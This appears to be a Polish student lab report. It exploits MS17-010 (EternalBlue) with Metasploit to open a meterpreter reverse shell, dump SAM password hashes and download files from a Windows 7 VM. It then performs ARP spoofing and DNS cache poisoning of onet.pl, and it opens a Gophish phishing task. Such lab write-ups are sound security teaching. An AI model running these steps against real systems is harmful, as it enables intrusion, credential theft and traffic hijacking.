- **Zabezpieczenie szablonów certyfikatów:** Należy unikać używania szablonów wersji 1 z opcją „Supplied in the request”. Każdy szablon certyfikatu powinien być skonfigurowany zgodnie z najlepszymi praktykami zalecanymi przez Microsoft (np. ograniczenie uprawnień do zmiany i wydawania certyfikatów).
- **Izolacja środowiska:** Stosowanie polityk dostępu fizycznego i logicznego do infrastruktury AD. Regularne monitorowanie i kontrola aktywności w AD.
- **Regularne aktualizowanie:** Wszystkie maszyny w środowisku powinny posiadać najnowsze aktualizacje, pobrane z zaufanego źródła.
- **Minimalizacja dostępu:** Polityka minimalnych uprawnień dla administratorów i użytkowników. Przemyślane definiowanie uprawnień dla ról. Oddzielenie funkcji zarządzania certyfikatami od innych ról administracyjnych.
- **Testy bezpieczeństwa:** Audyty i testy penetracyjne w celu wykrycia potencjalnych luk w konfiguracji certyfikatów.

CVSS v3.1 Severity and Metrics:

Base Score: 7.8 HIGH

Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Impact Score: 5.9

Exploitability Score: 1.8

Attack Vector (AV): Local

Attack Complexity (AC): Low

Privileges Required (PR): Low

User Interaction (UI): None

Scope (S): Unchanged

Confidentiality (C): High

Integrity (I): High

Availability (A): High

Źródła

<https://www.cve.org/CVERecord?id=CVE-2024-49019>; <https://cve.mitre.org/cgi-bin/cvename.cgi?name=2024-49019>

<https://nvd.nist.gov/vuln/detail/CVE-2024-49019>; <https://github.com/advisories/ghsa-p2rj-qgfh-h8m9>;

<https://www.tenable.com/blog/microsofts-november-2024-patch-tuesday-addresses-87-cves-cve-2024-43451-cve-2024-49039>


Zadanie 5

W poprzednim laboratorium (laboratorium nr 3) udało się nam wykryć podatność na usługę SMB (Windows 7). Zatem teraz wykorzystamy narzędzie Metasploit do przeprowadzenia procesu exploitacji z wykorzystaniem tej podatności.

Metasploit – jest to narzędzie do tworzenia, testowania oraz uruchamiania exploitów.

Schemat naszej sieci wraz z adresacją.

Rysunek techniczny środowiska virtualizacyjnego



Adres IP maszyny z systemem Windows 7. Adres IP to: 192.168.158.145.

```
C:\>ipconfig  
Konfiguracja IP systemu Windows  
  
Karta Ethernet Połączenie lokalne:  
  
Sufiks DNS konkretnego połączenia : localdomain  
Adres IPv6 połączenia lokalnego . . . . . : fe80::c818:1431:de93:207c%11  
Adres IPv4. . . . . : 192.168.158.145  
Maska podsieci. . . . . : 255.255.255.0  
Brama domyślna. . . . . : 192.168.158.2
```

Za pomocą poniższej komendy sprawdzamy, czy podatność na usługę SMB występuje na maszynie z Windows 7.

```
[root@kali ~]# nmap -script Smb-vuln* -p 445 192.168.158.145  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 13:27 CST  
Nmap scan report for 192.168.158.145  
Host is up (0.00057s latency).  
  
PORT      STATE SERVICE  
445/tcp    open  microsoft-ds  
MAC Address: 00:0C:29:EA:65:43 (VMware)  
  
Host script results:  
|_smb-vuln-ms10-054: false  
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED  
|_smb-vuln-ms17-010:  
|   VULNERABLE:  
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
|     State: VULNERABLE  
|     IDs: CVE: CVE-2017-0143  
|     Risk factor: HIGH  
|       A critical remote code execution vulnerability exists in Microsoft SMBv1  
|       servers (ms17-010).  
|_ Disclosure date: 2017-03-14  
|_ References:  
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx  
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143  
|_   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/  
  
Nmap done: 1 IP address (1 host up) scanned in 5.39 seconds
```

Po przeanalizowaniu wyników, dochodzimy do wniosku, że podatność na usługę SMB występuje na maszynie Windows 7. Jest ona obarczona numerem ms17-010. Informacja ta z pewnością przyda nam się, aby wykorzystać odpowiedni exploit.

1. Uruchamiamy program Metasploit na maszynie Kali Linux, za pomocą komendy `msfconsole`. Następnie za pomocą polecenia `search ms17-010` (numer ten został przez nas odnaleziony w wynikach skanowania za pomocą narzędzia `nmap`) wyszukujemy interesujący nas exploit.

```
msf6 > search ms17-010
Matching Modules

#  Name
0  exploit/windows/smb/ms17_010_永恒之蓝
1  \_\_ target: Automatic Target
2  \_\_ target: Windows 7
3  \_\_ target: Windows Embedded Standard 7
4  \_\_ target: Windows Server 2008 R2
5  \_\_ target: Windows 8
6  \_\_ target: Windows 8.1
```

Odnaleziony exploit wykorzystuje EternalBlue – jest to podatność odkryta w protokole SMBv1 (Server Message Block) systemów Windows, szczególnie w Windows 7 i wcześniejszych wersjach Widnowsa. Wykorzystanie tej luki pozwalało na zdalne wykonanie dowolnego kodu na zaatakowanej maszynie bez potrzeby uwierzytelniania, co otwierało drzwi do szerokiego spektrum ataków, takich jak infekcja złośliwym oprogramowaniem. Podatność ta została wykorzystana przez narządzie hakerskie opracowane przez NSA, które później wyciekło do Internetu za sprawą grupy Shadow Brokers. EternalBlue stał się znany głównie z powodu użycia go w groźnych atakach ransomware, takich jak WannaCry i NotPetya, które w 2017 roku spowodowały ogromne straty na całym świecie. Microsoft wydał łatkę zabezpieczającą przed tą podatnością, ale wiele systemów pozostało niezałatwanych, co umożliwiło jej dalsze wykorzystywanie przez cyberprzestępco

2. Następnie uruchamiam exploit, przy pomocy komendy `set` z odpowiednim exploitem.

```
msf6 > use exploit/windows/smb/ms17_010_永恒之蓝
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

3. Kolejno za pomocą polecenia `options`, wyświetlamy dostępną konfigurację, którą należy zmodyfikować. Wprowadzamy hosta, który ma być celem ataku (adres IP maszyny z Windowsem 7, tj. 192.168.158.145), modyfikując ustawienia za pomocą polecenia: `set RHOSTS 192.168.158.145`.

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > options
Module options (exploit/windows/smb/ms17_010_永恒之蓝):
Name          Current Setting  Required  Description
RHOSTS          yes
RPORT           445            yes
SMBDomain      no
SMBPass         no
SMBUser         no
VERIFY_ARCH     true           yes
VERIFY_TARGET   true           yes

Payload options (windows/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXITFUNC       thread         yes
LHOST          192.168.158.147  yes
LPORT           4444           yes
```

Paremetr RHOSTS został pomyślnie zmodyfikowany.

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 192.168.158.145
RHOSTS => 192.168.158.145
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > options
Module options (exploit/windows/smb/ms17_010_永恒之蓝):
Name          Current Setting  Required  Description
RHOSTS          192.168.158.145 yes
RPORT           445            yes
SMBDomain      no
SMBPass         no
SMBUser         no
VERIFY_ARCH     true           yes
VERIFY_TARGET   true           yes
```

Jak możemy dostrzec na poniższym screenie, adres IP maszyny przeprowadzającej proces exploitacji jest już ustawiony (LHOST – Listen Host: 192.168.158.147), nie zmieniamy tego adresu IP.
Pozostałe opcje pozostawiamy domyślnie ustawione.

```
Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC   thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.158.147  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic Target
```

4. Następnie wykonujemy polecenie: *exploit*.

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > exploit
[*] Started reverse TCP handler on 192.168.158.137:4444
[*] 192.168.158.145:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.158.145:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Premium 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.158.145:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.158.145:445 - The target is vulnerable.
[*] 192.168.158.145:445 - Connecting to target for exploitation.
[*] 192.168.158.145:445 - Connection established for exploitation.
[*] 192.168.158.145:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.158.145:445 - CORE raw buffer dump (42 bytes)
```

5.

Proces exploitacji się powiodł, jesteśmy na maszynie Winodws 7.


```
[*] Meterpreter session 1 opened (192.168.158.137:4444 → 192.168.158.145:49164) at 2024-11-14 13:31:20 -0600
[+] 192.168.158.145:445 - =====-
[+] 192.168.158.145:445 - ======WIN=====
[+] 192.168.158.145:445 - =====-
```

6. Następnie, celem potwierdzenia, że udało nam się dostać na maszynę Windows 7, wykonujemy wybrane komendy na zaatakowanym systemie Windows 7.

- a) Screenshot – komenda ta pozwala na wykonanie zrzutu ekranu. Efektem tego polecenia jest zrzut ekranu, który został zapisany w wyświetlonej w terminalu ścieżce.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/hfmISJYV.jpeg
meterpreter >
```

Wykonany zrzut ekranu, został zapisany w lokalizacji: */home/kali/*, a więc w katalogu domowym stacji KaliLinux.



- b) Shell – komenda ta umożliwia dostanie się do powłoki systemu Windows 7, konsoli CMD.

```
meterpreter > shell
Process 196 created.
Channel 1 created.
Microsoft Windows [Wersja 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Wszelkie prawa zastrzeżone.


C:\Windows\system32>
```

Co ważne mamy dostęp do powłoki shell na prawach administratora. Kolejnym krokiem jest wykonanie polecenia ipconfig, celem podejrzenia konfiguracji przejętej maszyny.

Dalej przechodzimy do katalogu Public, w którym zapisujemy plik tekstowy, z treścią: „Jestem tu – Hacker!”.


```
C:\Users\Public>echo "Jestem tu - Hacker!" > file.txt  
echo "Jestem tu - Hacker!" > file.txt  
C:\Users\Public>■
```

Plik tekstowy *plik.txt* jest dostępny na zaatakowanej maszynie, co potwierdza poniższy screen.



- c) Download – za pomocą tej komendy pobieramy dowolny plik z maszyny Windows 7, nas interesuje plik graficzny (plik z rozszerzeniem jpg). Za pomocą komendy *download*, możemy pobrać dowolny plik, podając odpowiednią ścieżkę do pliku, który chcemy pobrać.

Pobrane zdjęcie, prezentujemy poniżej. Jest to zdjęcie dostępne pod nazwą *Penguins.jpg*.



- d) Arp – komenda ta wyświetla tablicę ARP, czyli listę adresów IP skojarzonych z fizycznymi adresami MAC w lokalnej sieci, do której zaatakowana maszyna ma dostęp. Pozwala to na mapowanie urządzeń w sieci i potencjalnie identyfikowanie celów do dalszego ataku lub rozpoznania. Znajomość tablicy ARP może się przydać do przeprowadzenia ataku ARP Spoofing czy DNS Cache Poisoning.

```
meterpreter > arp
ARP cache
Network

IP address      MAC address      Interface
192.168.158.2   00:50:56:f5:a6:8d  Po��czenie sieciowe Intel(R) PRO/1000 MT
192.168.158.137 00:0c:29:60:c1:6e  Po��czenie sieciowe Intel(R) PRO/1000 MT
192.168.158.254 00:50:56:e3:81:bb  Po��czenie sieciowe Intel(R) PRO/1000 MT
192.168.158.255 ff:ff:ff:ff:ff:ff  Po��czenie sieciowe Intel(R) PRO/1000 MT
224.0.0.22       00:00:00:00:00:00  Software Loopback Interface 1
224.0.0.22       01:00:5e:00:00:16  Po��czenie sieciowe Intel(R) PRO/1000 MT
224.0.0.252      01:00:5e:00:00:fc  Po��czenie sieciowe Intel(R) PRO/1000 MT
239.255.255.250 00:00:00:00:00:00  Software Loopback Interface 1
239.255.255.250 01:00:5e:7f:ff:fa  Po��czenie sieciowe Intel(R) PRO/1000 MT
255.255.255.255 ff:ff:ff:ff:ff:ff  Po��czenie sieciowe Intel(R) PRO/1000 MT

meterpreter >
```


- e) Hashdump – polecenie to służy do wyciągania i wyświetlania haseł użytkowników zapisanych w formie hashy z pliku *Security Account Manager* (SAM) na zaatakowanej maszynie. *Hashdump* pozwala uzyskać dostęp do skrótów haseł, które następnie można próbować łamać za pomocą metody brute-force lub przy wykorzystaniu tablic tęczowych (ang. *rainbow tables*), w celu uzyskania jawnych haseł, które mogą umożliwić atakującemu uzyskanie dostępu do innych elementów systemu czy aplikacji.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Go��c:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Szymon Szkarlat:1000:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70 :::
meterpreter >
```

Zadanie 6

Celem kolejnego zadania jest przeprowadzenie ataku MiTM przy pomocy metody ARP Spoofing we własnym środowisku lokalnym. Topologia sieciowa, która pomoże w realizacji zadania.

Rysunek techniczny środowiska wirtualizacyjnego



1. Na samym początku ustawiamy parametr *ip_forward* na wartość 1.

```
(root@kali)-[/home/kali] # echo 1 > /proc/sys/net/ipv4/ip_forward
(root@kali)-[/home/kali] # cat /proc/sys/net/ipv4/ip_forward
1
(root@kali)-[/home/kali] #
```

Domyślnie wartość ta jest równa 0.

```
(root@kali)-[/home/kali] # cat /proc/sys/net/ipv4/ip_forward
0
```

2. Następnie wprowadzamy polecenie *arp spoof* z odpowiednimi parametrami. Pierwszy parametr to adres IP atakowanego hosta (maszyna z systemem Windows 10: 192.168.158.133), drugi parametr to adres IP bramy na ruterze (192.168.158.2).

```
(root@kali)-[/home/kali] # arpspoof -t 192.168.158.133 192.168.158.2
# arpspoof -t 192.168.158.133 192.168.158.2
0:c:29:7a:aa:47 0:c:29:82:21:b6 0806 42: arp reply 192.168.158.2 is-at 0:c:29:7a:aa:47
0:c:29:7a:aa:47 0:c:29:82:21:b6 0806 42: arp reply 192.168.158.2 is-at 0:c:29:7a:aa:47
0:c:29:7a:aa:47 0:c:29:82:21:b6 0806 42: arp reply 192.168.158.2 is-at 0:c:29:7a:aa:47
0:c:29:7a:aa:47 0:c:29:82:21:b6 0806 42: arp reply 192.168.158.2 is-at 0:c:29:7a:aa:47
```

3. W drugim oknie terminala również wykonujemy polecenie *arp spoof*. Pierwszy wprowadzony adres IP to 192.168.158.1 (adres IP rutera). Drugi adres to adres atakowanego hosta, czyli maszyna z Windows 10.

```
(root@kali)-[/home/kali] # arpspoof -t 192.168.158.1 192.168.158.133
# arpspoof -t 192.168.158.1 192.168.158.133
0:c:29:7a:aa:47 0:50:56:c0:0:8 0806 42: arp reply 192.168.158.133 is-at 0:c:29:7a:aa:47
0:c:29:7a:aa:47 0:50:56:c0:0:8 0806 42: arp reply 192.168.158.133 is-at 0:c:29:7a:aa:47
0:c:29:7a:aa:47 0:50:56:c0:0:8 0806 42: arp reply 192.168.158.133 is-at 0:c:29:7a:aa:47
```

4. Za pomocą komendy `nslookup` sprawdzamy adresy IP, z których korzysta strona onet.pl

```
(kali㉿kali)-[~]
└─$ nslookup onet.pl
Server: 192.168.158.2#53
Address: 192.168.158.2#53

Non-authoritative answer:
Name: onet.pl
Address: 13.227.146.122
Name: onet.pl
Address: 13.227.146.64
Name: onet.pl
Address: 13.227.146.66
Name: onet.pl
Address: 13.227.146.25
```

5. Następnie przeprowadzamy atak DNS Cache Poisoning. Gdzie wykorzystujemy fizyczny interfejs eth0 (adres IPv4: 192.168.158.147) oraz plik tekstowy `moje_hosty.txt` (zawartość pliku to: adres IP maszyny Kali – 192.168.158.147 oraz www.onet.pl)


```
(root㉿kali)-[~/home/kali]
└─# cat moje_hosty.txt
192.168.158.147 www.onet.pl

(root㉿kali)-[~/home/kali]
└─#
```

Plik `moje_hosty.txt`

```
(root㉿kali)-[~/home/kali]
└─# dnsspoof -i eth0 -f moje_hosty.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.158.147] ...
```

6. Na stacji z systemem Windows 10 wchodzimy na witrynę www.onet.pl. Wygląda ona trochę inaczej niż prawdziwa strona serwisu Onet.



7. Jak przedstawiono na poniższym screenie, udało się przechwycić zapytania do serwera DNS, zapytania te były wysyłane z stacji Windows 10 (192.168.158.133) na bramę, tj. 192.168.158.2.

```
168.158.133 192.168.158.2 DNS 88 Standard query 0xb0c9 A au.download.windowsupdate.com
168.158.133 192.168.158.2 DNS 89 Standard query 0x09fb A au.download.windowsupdate.com
168.158.133 192.168.158.2 DNS 89 Standard query 0x09fb A au.download.windowsupdate.com
168.158.133 192.168.158.2 DNS 71 Standard query 0x3611 A www.onet.pl
168.158.133 192.168.158.2 DNS 71 Standard query 0xa85f HTTPS www.onet.pl
168.158.133 192.168.158.2 DNS 71 Standard query 0xd459 A www.onet.pl
168.158.2 192.168.158.133 DNS 87 Standard query response 0x3611 A www.onet.pl A 192.168.158.2
168.158.2 192.168.158.133 DNS 87 Standard query response 0xd459 A www.onet.pl A 192.168.158.2

Frame 234: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface eth0, id 0
Ethernet II, Src: VMware_82:21:b6 (00:0c:29:82:21:b6), Dst: VMware_7a:aa:47 (00:0c:29:7a:aa:47)
Internet Protocol Version 4, Src: 192.168.158.133, Dst: 192.168.158.2
User Datagram Protocol, Src Port: 50870, Dst Port: 53
Domain Name System (query)
  Transaction ID: 0xa85f
  Flags: 0x0100 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    www.onet.pl: type HTTPS, class IN
      Name: www.onet.pl
      [Name Length: 11]
      [Label Count: 3]
      Type: HTTPS (65) (HTTPS Specific Service Endpoints)
      Class: IN (0x0001)
```

8. Kolejny screen pokazuje, że odpowiedź przyszła z adresu 192.168.158.2. Jednak strona onet.pl została wyświetlona taka jak ustawił ją użytkownik KaliLinux na adresie 192.168.158.147, gdzie realizowany jest hosting.

```

[...]
235.22.630488996 192.168.158.133 192.168.158.2 DNS 74 Standard query 0xd459 A www.onet.pl
236.22.658565440 192.168.158.2 192.168.158.133 DNS 87 Standard query response 0x3611 A www.onet.pl A 192.168.158.147
237.22.658767594 192.168.158.2 192.168.158.133 DNS 87 Standard query response 0xd459 A www.onet.pl A 192.168.158.147
289.22.826515214 192.168.158.133 192.168.158.2 DNS 72 Standard query 0xcb46 A www.bing.com
290.22.827858182 192.168.158.133 192.168.158.2 DNS 72 Standard query 0x97a5 HTTPS www.bing.com
[...]
> Frame 236: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_7a:aa:47 (00:0c:29:7a:aa:47), Dst: VMware_82:21:b6 (00:0c:29:82:21:b6)
> Internet Protocol Version 4, Src: 192.168.158.2, Dst: 192.168.158.133
> User Datagram Protocol, Src Port: 53, Dst Port: 62778
> Domain Name System (response)
  Transaction ID: 0x3611
  Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
> Queries
> Answers
  * www.onet.pl: type A, class IN, addr 192.168.158.147
    Name: www.onet.pl
    Type: A (Host Address)
    Class: IN (0x0001)
    Time to live: 60 (1 minute)
    Data length: 4
    Address: 192.168.158.147
[Request In: 233]
[Time: 0.033684890 seconds]

```

9. Jak przedstawiono na poniższym zrzucie ekranu udało się przechwycić pakiety ARP świadczące o skutecznym działaniu ataku ARP Spoofing.

No.	Time	Source	Destination	Protocol	Length	Info
*	0.000000000	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.133 is at 00:0c:29:7a:aa:47
28	0.006033082	Vmware_7a:aa:47	Vmware_82:21:b6	ARP	42	192.168.158.2 is at 00:0c:29:7a:aa:47 (duplicate use of 192.168.158.133 detected!)
26	0.001110365	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.133 is at 00:0c:29:7a:aa:47 (duplicate use of 192.168.158.133 detected!)
27	0.001110366	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.133 is at 00:0c:29:7a:aa:47 (duplicate use of 192.168.158.133 detected!)
28	4.002250174	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.133 is at 00:0c:29:7a:aa:47
41	4.867930925	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.2 is at 00:0c:29:7a:aa:47 (duplicate use of 192.168.158.133 detected!)
44	6.003105698	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.133 is at 00:0c:29:7a:aa:47
45	6.869124000	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.133 is at 00:0c:29:7a:aa:47 (duplicate use of 192.168.158.133 detected!)
49	7.000000000	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.133 is at 00:0c:29:7a:aa:47 (duplicate use of 192.168.158.133 detected!)
50	8.018467965	Vmware_7a:aa:47	Vmware_82:21:b6	ARP	42	192.168.158.2 is at 00:0c:29:7a:aa:47 (duplicate use of 192.168.158.133 detected!)
52	10.004763763	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.133 is at 00:0c:29:7a:aa:47
53	10.811056699	Vmware_7a:aa:47	Vmware_82:21:b6	ARP	42	192.168.158.2 is at 00:0c:29:7a:aa:47 (duplicate use of 192.168.158.133 detected!)
61	12.005262519	Vmware_7a:aa:47	Vmware_c0:00:08	ARP	42	192.168.158.133 is at 00:0c:29:7a:aa:47
63	12.811587332	Vmware_7a:aa:47	Vmware_82:21:b6	ARP	42	192.168.158.2 is at 00:0c:29:7a:aa:47 (duplicate use of 192.168.158.133 detected!)

W konsoli KaliLinux, również możemy dostrzec, że użytkownik na atakowanej maszynie próbuje otworzyć w przeglądarce stronę onet.pl.

```

[root@kali]# dnsspoof -i eth0 -f moje_hosty.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.158.147]
192.168.145.53652 > 192.168.158.2.53: 36624+ A? www.onet.pl
192.168.145.53652 > 192.168.158.2.53: 36624+ A? www.onet.pl

```

10. Spróbowaliśmy pingować stronę onet.pl, to się udało, ale adres strony onet.pl, to tak naprawdę adres stacji z systemem KaliLinux (192.168.158.147), z której przeprowadzony został atak.

```

C:\Windows\system32>ping www.onet.pl

Pinging www.onet.pl [192.168.158.147] with 32 bytes of data:
Reply from 192.168.158.147: bytes=32 time<1ms TTL=64
Reply from 192.168.158.147: bytes=32 time<1ms TTL=64
Reply from 192.168.158.147: bytes=32 time=1ms TTL=64
Reply from 192.168.158.147: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.158.147:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

```

11. Tablica ARP na maszynie Windows 10.

```

C:\Windows\system32>arp -a

Interface: 192.168.158.133 --- 0xe
  Internet Address          Physical Address      Type
  192.168.158.2              00-0c-29-7a-aa-47   dynamic
  192.168.158.147            00-0c-29-7a-aa-47   dynamic
  192.168.158.255            ff-ff-ff-ff-ff-ff static
  224.0.0.22                  01-00-5e-00-00-16   static
  224.0.0.251                 01-00-5e-00-00-fb   static
  224.0.0.252                 01-00-5e-00-00-fc   static
  239.255.255.250            01-00-5e-7f-ff-fa   static
  255.255.255.255            ff-ff-ff-ff-ff-ff static

C:\Windows\system32>

```

Warto zwrócić uwagę, że skojarzony z adresem IP maszyny atakującej (system KaliLinux, adres IPv4: 192.168.158.147) adres MAC jest taki sam jak dla adresu IP bramy routera (tj. adres 192.168.158.2).

Zadanie 7

Celem kolejnego zadania było przeprowadzenie Kampanii phishingowej przy pomocy narzędzia Gophish.

I próba

Podczas pierwszej próby hosting fałszywej strony był realizowany w oparciu o darmowy hosting dostępny za pomocą strony cba.pl

1. Gophish uruchomiono na maszynie KaliLinux (adres 192.168.158.147).
Plik config.json – plik konfiguracyjny.

```
